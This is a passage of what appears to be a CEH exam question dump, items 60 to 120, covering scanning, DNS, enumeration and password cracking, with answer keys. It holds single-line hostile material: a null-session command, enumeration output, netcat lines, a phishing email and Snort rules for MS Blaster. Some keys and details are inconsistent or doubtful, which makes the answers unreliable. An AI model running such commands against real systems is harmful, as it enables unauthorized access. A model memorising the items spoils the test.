Explanation/Reference:

QUESTION 60
________ is an automated vulnerability assessment tool.

A. Whack a Mole
B. Nmap
C. Nessus
D. Kismet
E. Jill32

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Nessus is a vulnerability assessment tool.

QUESTION 61
What is the disadvantage of an automated vulnerability assessment tool?

A. Ineffective
B. Slow
C. Prone to false positives
D. Prone to false negatives
E. Noisy

Correct Answer: E

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Vulnerability assessment tools perform a good analysis of system vulnerabilities; however, they are noisy and will quickly trip IDS systems

QUESTION 62
What are two things that are possible when scanning UDP ports? (Choose two).

A. A reset will be returned
B. An ICMP message will be returned
C. The four-way handshake will not be completed
D. An RFC 1294 message will be returned
E. Nothing

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Closed UDP ports can return an ICMP type 3 code 3 message. No response can mean the port is open or the packet was silently dropped.

QUESTION 63
Which of the following ICMP message types are used for destinations unreachables?

A. 0
B. 3
C. 11
D. 13
E. 17

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.

QUESTION 64
What does a type 3 code 13 represent? (Choose two).

A. Echo request
B. Destination unreachable
C. Network unreachable
D. Administratively prohibited
E. Port unreachable
F. Time exceeded

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Type 3 code 13 is destination unreachable administratively prohibited. This type of message is typically returned from a device blocking a port.

QUESTION 65
Destination unreachable administratively prohibited messages can inform the hacker to what?

A. That a circuit level proxy has been installed and is filtering traffic
B. That his/her scans are being blocked by a honeypot or jail
C. That the packets are being malformed by the scanning software
D. That a router or other packet-filtering device is blocking traffic
E. That the network is functioning normally

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Destination unreachable administratively prohibited messages are a good way to discover that a router or other low-level packet device is filtering traffic. Analysis of the ICMP message will reveal the IP address of the blocking device and the filtered port. This further adds the to the network map and information being discovered about the network and hosts.


QUESTION 66
Which of the following Nmap commands would be used to perform a stack fingerprinting?

A. Nmap -O -p80 <host(s.>
B. Nmap -hU -Q<host(s.>
C. Nmap -sT -p <host(s.>
D. Nmap -u -o -w2 <host>
E. Nmap -sS -0p target

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtlety in the underlying operating system network stack of the computers you are scanning. It uses this information to create a "fingerprint" which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file. to decide what type of system you are scanning.

QUESTION 67
Exhibit



```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0xA1D95   Ack: 0x53   Win: 0x400
.


.

05/20-17:06:58.685879 192.160.13.4:31337 -> 172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0xA1D95   Ack: 0x53   Win: 0x400
```

(Note: the student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.) Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

What is odd about this attack? Choose the best answer.

A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.

B. This is back orifice activity as the scan comes form port 31337.
C. The attacker wants to avoid creating a sub-carries connection that is not normally valid.
D. These packets were crafted by a tool, they were not created by a standard IP stack.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by and IDS?

A. SYN scan
B. ACK scan
C. RST scan
D. Connect scan
E. FIN scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The TCP full connect (-sT. scan is the most reliable).

QUESTION 69
Name two software tools used for OS guessing.(Choose two).

A. Nmap
B. Snadboy
C. Queso
D. UserInfo
E. NetBus

Correct Answer: AC

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Nmap and Queso are the two best-known OS guessing programs. OS guessing software has the ability to look at peculiarities in the way that each vendor implements the RFC's. These differences are compared with its database of known OS fingerprints. Then a best guess of the OS is provided to the user.

QUESTION 70
Sandra is the security administrator of Certkiller.com. One day she notices that the Certkiller.com Oracle database server has been compromised and customer information along with financial data has been stolen. The financial loss will be estimated in millions of dollars if the database gets into the hands of competitors. Sandra wants to report this crime to the low enforcement agencies immediately.

Which organization coordinates computer crime investigations throughout the United States?

A. NDCA
B. NICP
C. CIRP
D. NPC
E. CIA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
Which of the following Nmap commands would be used to perform a UDP scan of the lower 1024 ports?

A. Nmap -h -U
B. Nmap -hU <host(s.>
C. Nmap -sU -p 1-1024 <host(s.>
D. Nmap -u -v -w2 <host> 1-1024
E. Nmap -sS -O target/1024

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:
Explanation:
Nmap -sU -p 1-1024 <host(s.> is the proper syntax. Learning Nmap and its switches are critical for successful completion of the CEH exam.

QUESTION 72
Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test. While conducting a port scan she notices open ports in the range of 135 to 139. What protocol is most likely to be listening on those ports?

A. Finger
B. FTP
C. Samba
D. SMB

Correct Answer: D
Section: (none)
Explanation

QUESTION 73
SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts. Which of the following features makes this possible? (Choose two)

A. It used TCP as the underlying protocol.
B. It uses community string that is transmitted in clear text.
C. It is susceptible to sniffing.
D. It is used by all network devices on the market.

Correct Answer: BD
Section: (none)
Explanation

QUESTION 74
John is a keen administrator, had has followed all of the best practices as he could find on securing his Windows Server. He has renamed the Administrator account to a new name that he is sure cannot be easily guessed. However, there people who attempt to compromise his newly renamed administrator account. How is it possible for a remote attacker to decipher the name of the administrator account if it has been renamed?

A. The attacker used the user2sid program.

B. The attacker used the sid2user program.

C. The attacker used nmap with the -V switch.

D. The attacker guessed the new name.

Correct Answer: B
Section: (none)
Explanation

QUESTION 75
Jess the hacker runs L0phtCrack's built-in sniffer utility which grabs SMB password hashes and stores them for offline cracking. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to. But Jess is not picking up hashed from the network. Why?

A. The network protocol is configured to use SMB Signing.

B. The physical network wire is on fibre optic cable.

C. The network protocol is configured to use IPSEC.

D. L0phtCrack SMB filtering only works through Switches and not Hubs.

Correct Answer: A
Section: (none)
Explanation

QUESTION 76
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well. In this context, what would be the most affective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.

B. Hire more computer security monitoring personnel to monitor computer systems and networks.

C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.

D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Bridging the gap would consist of educating the white hats and the black hats equally so that their knowledge is relatively the same. Using books, articles, the internet, and professional training seminars is a way of completing this goal.

QUESTION 77
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

A. Overloading Port Address Translation
B. Dynamic Port Address Translation

C. Dynamic Network Address Translation
D. Static Network Address Translation

Correct Answer: D
Section: (none)
Explanation

QUESTION 79
What is the following command used for?

net use \targetipc$ "" /u:""

A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The null session is one of the most debilitating vulnerabilities faced by Windows. Null sessions can be established through port 135, 139, and 445.

QUESTION 80
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Correct Answer: E

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Closed ports respond to a NULL scan with a reset.

QUESTION 81
One of your team members has asked you to analyze the following SOA record.
What is the TTL?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The SOA includes a timeout value. This value can tell an attacker how long any DNS "poisoning" would last. It is the last set of numbers in the record.

QUESTION 82
One of your team members has asked you to analyze the following SOA record.
What is the version?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60

F. 4800

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The SOA starts with the format of YYYYMMDDVV where VV is the version.

QUESTION 83
MX record priority increases as the number increases. (True/False).

A. True
B. False

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The highest priority MX record has the lowest number.

QUESTION 84
Which of the following tools can be used to perform a zone transfer?

A. NSLookup
B. Finger
C. Dig
D. Sam Spade
E. Host
F. Netcat
G. Neotrace

Correct Answer: ACDE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
There are a number of tools that can be used to perform a zone transfer. Some of these include: NSLookup, Host, Dig, and Sam Spade.

QUESTION 85
Under what conditions does a secondary name server request a zone transfer from a primary name server?

A. When a primary SOA is higher that a secondary SOA
B. When a secondary SOA is higher that a primary SOA
C. When a primary name server has had its service restarted
D. When a secondary name server has had its service restarted
E. When the TTL falls to zero

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Understanding DNS is critical to meeting the requirements of the CEH. When the serial number that is within the SOA record of the primary server is higher than the Serial number within the SOA record of the secondary DNS server, a zone transfer will take place.

QUESTION 86
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP? (Choose all that apply).

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Correct Answer: BCE
Section: (none)
Explanation

Explanation/Reference:
Explanation:

NetBIOS traffic can quickly be used to enumerate and attack Windows computers. Ports 135, 139, and 445 should be blocked.

QUESTION 87
What is a NULL scan?

A. A scan in which all flags are turned off
B. A scan in which certain flags are off
C. A scan in which all flags are on
D. A scan in which the packet size is set to zero
E. A scan with an illegal packet size

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A null scan has all flags turned off.

QUESTION 88
What is the proper response for a NULL scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A NULL scan will have no response if the port is open.

QUESTION 89
Which of the following statements about a zone transfer correct? (Choose three.)

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains
D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Correct Answer: ACE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Securing DNS servers should be a priority of the organization. Hackers obtaining DNS information can discover a wealth of information about an organization. This information can be used to further exploit the network.

QUESTION 90
You have the SOA presented below in your Zone. Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA,cikkye.edu ipad.college.edu. (200302028 3600 3600 6+4800 3600)

A. One day
B. One hour
C. One week
D. One month

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
Certkiller is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain. What do you think Certkiller is trying to accomplish?

Select the best answer.

A. A zone harvesting
B. A zone transfer
C. A zone update
D. A zone estimate

Correct Answer: B
Section: (none)
Explanation

QUESTION 92
A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records

Correct Answer: D
Section: (none)
Explanation

QUESTION 93

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B.

How do you prevent DNS spoofing? (Select the Best Answer.)

A. Install DNS logger and track vulnerable packets
B. Disable DNS timeouts
C. Install DNS Anti-spoofer
D. Disable DNS Zone Transfer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
Which DNS resource record can indicate how long any "DNS poisoning" could last?

A. MX
B. SOA
C. NS
D. TIMEOUT

Correct Answer: B
Section: (none)
Explanation

QUESTION 95
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message
''Hacker Message: You are dead! Freaks!''
From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and

used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:
H@cker Mess@ge: Y0u @re De@d! Fre@ks!
After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact.

How did the attacker accomplish this hack?

A. ARP spoofing
B. SQL injection
C. DNS poisoning
D. Routing table injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Which of the following tools are used for enumeration? (Choose three.)

A. SolarWinds
B. USER2SID
C. Cheops
D. SID2USER
E. DumpSec

Correct Answer: BDE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
USER2SID, SID2USER, and DumpSec are three of the tools used for system enumeration. Others are tools such as NAT and Enum. Knowing which tools are used in each step of the hacking methodology is an important goal of the CEH exam. You should spend a portion of your time preparing for the test practicing with the tools and learning to understand their output.

QUESTION 97
What did the following commands determine?

```
C: user2sid \earth guest S-1-5-21-343818398-789336058-1343024091-501
C: sid2user 5 21 343818398 789336058 1343024091 500 Name is Joe Domain is EARTH
```

A. That the Joe account has a SID of 500

B. These commands demonstrate that the guest account has NOT been disabled

C. These commands demonstrate that the guest account has been disabled

D. That the true administrator is Joe

E. Issued alone, these commands prove nothing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
One important goal of enumeration is to determine who the true administrator is. In the example above, the true administrator is Joe.

QUESTION 98
If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday

B. Brute force

C. Man-in-the-middle

D. Smurf

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Brute force attacks are performed with tools that cycle through many possible character, number, and symbol combinations to guess a password. Since the token allows offline checking of PIN, the cracker can keep trying PINS until it is cracked.


QUESTION 99

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers. Which of the following options best represents the means that Bob can adopt to retrieve passwords from his client hosts and servers.


A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Correct Answer: A
Section: (none)
Explanation

QUESTION 100
Study the snort rule given below:



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
 (msg:"NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server,established; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)
```



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow:to_server,established;
content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";
distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2193; rev:1;)
```

From the options below, choose the exploit against which this rule applies.

A. WebDav
B. SQL Slammer
C. MS Blaster
D. MyDoom

Correct Answer: C
Section: (none)
Explanation

QUESTION 101
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored? (Choose the best answer)

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Correct Answer: C
Section: (none)
Explanation

QUESTION 102
A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in. What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.

Correct Answer: B
Section: (none)
Explanation

QUESTION 103
You are attempting to crack LM Manager hashed from Windows 2000 SAM file.
You will be using LM Brute force hacking tool for decryption.

What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration.

If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
What is the algorithm used by LM for Windows2000 SAM ?

A. MD4
B. DES
C. SHA

D. SSL

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Okay, this is a tricky question. We say B, DES, but it could be A "MD4" depending on what their asking - Windows 2000/XP keeps users passwords not "apparently", but as hashes, i.e. actually as "check sum" of the passwords. Let's go into the passwords keeping at large. The most interesting structure of the complex SAM-file building is so called V-block. It's size is 32 bytes and it includes hashes of the password for the local entering: NT Hash of 16-byte length, and hash used during the authentication of access to the common resources of other computers LanMan Hash, or simply LM Hash, of the same 16-byte length.

Algorithms of the formation of these hashes are following:

NT Hash formation:
1. User password is being generated to the Unicode-line.
2. Hash is being generated based on this line using MD4 algorithm.
3. Gained hash in being encoded by the DES algorithm, RID (i.e. user identifier) had been used as a key.

It was necessary for gaining variant hashes for users who have equal passwords. You remember that all users have different RIDs (RID of the Administrator's built in account is 500, RID of the Guest's built in account is 501, all other users get RIDs equal 1000, 1001,1002, etc.).

LM Hash formation:
1. User password is being shifted to capitals and added by nulls up to 14-byte length.
2. Gained line is divided on halves 7 bytes each, and each of them is being encoded separately using DES, output is 8-byte hash and total 16-byte hash.
3. Then LM Hash is being additionally encoded the same way as it had been done in the NT Hash formation algorithm step 3.

QUESTION 106
E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Correct Answer: A
Section: (none)
Explanation

QUESTION 107
Which of the following LM hashes represent a password of less than 8 characters? (Select 2)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Notice the last 8 characters are the same

QUESTION 108
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Correct Answer: C
Section: (none)
Explanation


QUESTION 109
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Correct Answer: A
Section: (none)
Explanation

QUESTION 110
Exhibit

You receive an e-mail with the message displayed in the exhibit. From this e-mail you suspect that this message was sent by some hacker since you have using their e-mail services for the last 2 years and they never sent out an e-mail as this. You also observe the URL in the message and confirm your suspicion about 340590649. You immediately enter the following at the Windows 2000 command prompt. ping 340590649 You get a response with a valid IP address. What is the obstructed IP address in the e-mail URL?



Hello Steve,

We are having technical difficulty in restoring user database records after the recent blackout. Your account data is corrupted. Please logon on to SuperEmailServices.com and change your password.

http://www.superemailservices.com%40c3405906949/support/logon.htm

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from using out e-mail services.

Sincearly,

Technical Support
SuperEmailServices

A. 192.34.5.9
B. 10.0.3.4
C. 203.2.4.5
D. 199.23.43.4

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Convert the number in binary, then start from last 8 bits and convert them to decimal to get the last octet (in this case .5)

QUESTION 111
_________ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Rootkits are tools that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

QUESTION 112
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

A. Copy the system files from a known good system
B. Perform a trap and trace
C. Delete the files and try to determine the source
D. Reload from a previous backup
E. Reload from known good media

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Explanation:
If a rootkit is discovered, you will need to reload from known good media. This typically means performing a complete reinstall.

QUESTION 113
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

A. All are hacking tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools

D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
All are DDOS tools.

QUESTION 114
How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
When looking at an extracted LM hash, you will sometimes observe that the right most portion is always the same. This is padding that has been added to a password that is less than 8 characters long.

QUESTION 115
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Brute force cracking is a time consuming process where you try every possible combination of letters, numbers, and characters until you discover a match.

QUESTION 116
Which of the following are well know password-cracking programs? (Choose all that apply).

A. L0phtcrack
B. NetCat
C. Jack the Ripper
D. Netbus
E. John the Ripper

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
L0phtcrack and John the Ripper are two well know password-cracking programs. Netcat is considered the Swiss-army knife of hacking tools, but is not used for password cracking

QUESTION 117
Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. True
B. False

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Password cracking programs do not reverse the hashing process. Hashing is a one-way process. What these programs can do is to encrypt words, phrases, and characters using the same encryption process and compare them to the original password. A hashed match reveals the true password.

QUESTION 118
Assuring two systems that are using IPSec to protect traffic over the internet, what type of general attack could compromise the data?

A. Spoof Attack
B. Smurf Attack
C. Man in the Middle Attack
D. Trojan Horse Attack
E. Back Orifice Attack

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
To compromise the data, the attack would need to be executed before the encryption takes place at either end of the tunnel. Trojan Horse and Back Orifice attacks both allow for potential data manipulation on host computers. In both cases, the data would be compromised either before encryption or after decryption, so IPsec is not preventing the attack.

QUESTION 119
What is a Trojan Horse?

A. A malicious program that captures your username and password
B. Malicious code masquerading as or replacing legitimate code
C. An unauthorized user who gains access to your user database and adds themselves as a user
D. A server that is to be sacrificed to all hacking attempts in order to log and monitor the hacking activity

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A Trojan Horse is an apparently useful and innocent program containing additional hidden code which allows the unauthorized collection, exploitation, falsification, or destruction of data.

QUESTION 120
You want to use netcat to generate huge amount of useless network data continuously for various performance testing between 2 hosts.

Which of the following commands accomplish this?

A. Machine A #yes AAAAAAAAAAAAAAAAAAAAAA | nc -v -v -l -p 2222 > /dev/null Machine B #yes BBBBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null
B. Machine A cat somefile | nc -v -v -l -p 2222 Machine B cat somefile | nc othermachine 2222
C. Machine A nc -l -p 1234 | uncompress -c | tar xvfp Machine B tar cfp - /some/dir | compress -c | nc -w 3 machinea 1234
D. Machine A while true : do nc -v -l -s -p 6000 machineb 2 Machine B while true : do nc -v -l -s -p 6000 machinea 2 done

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
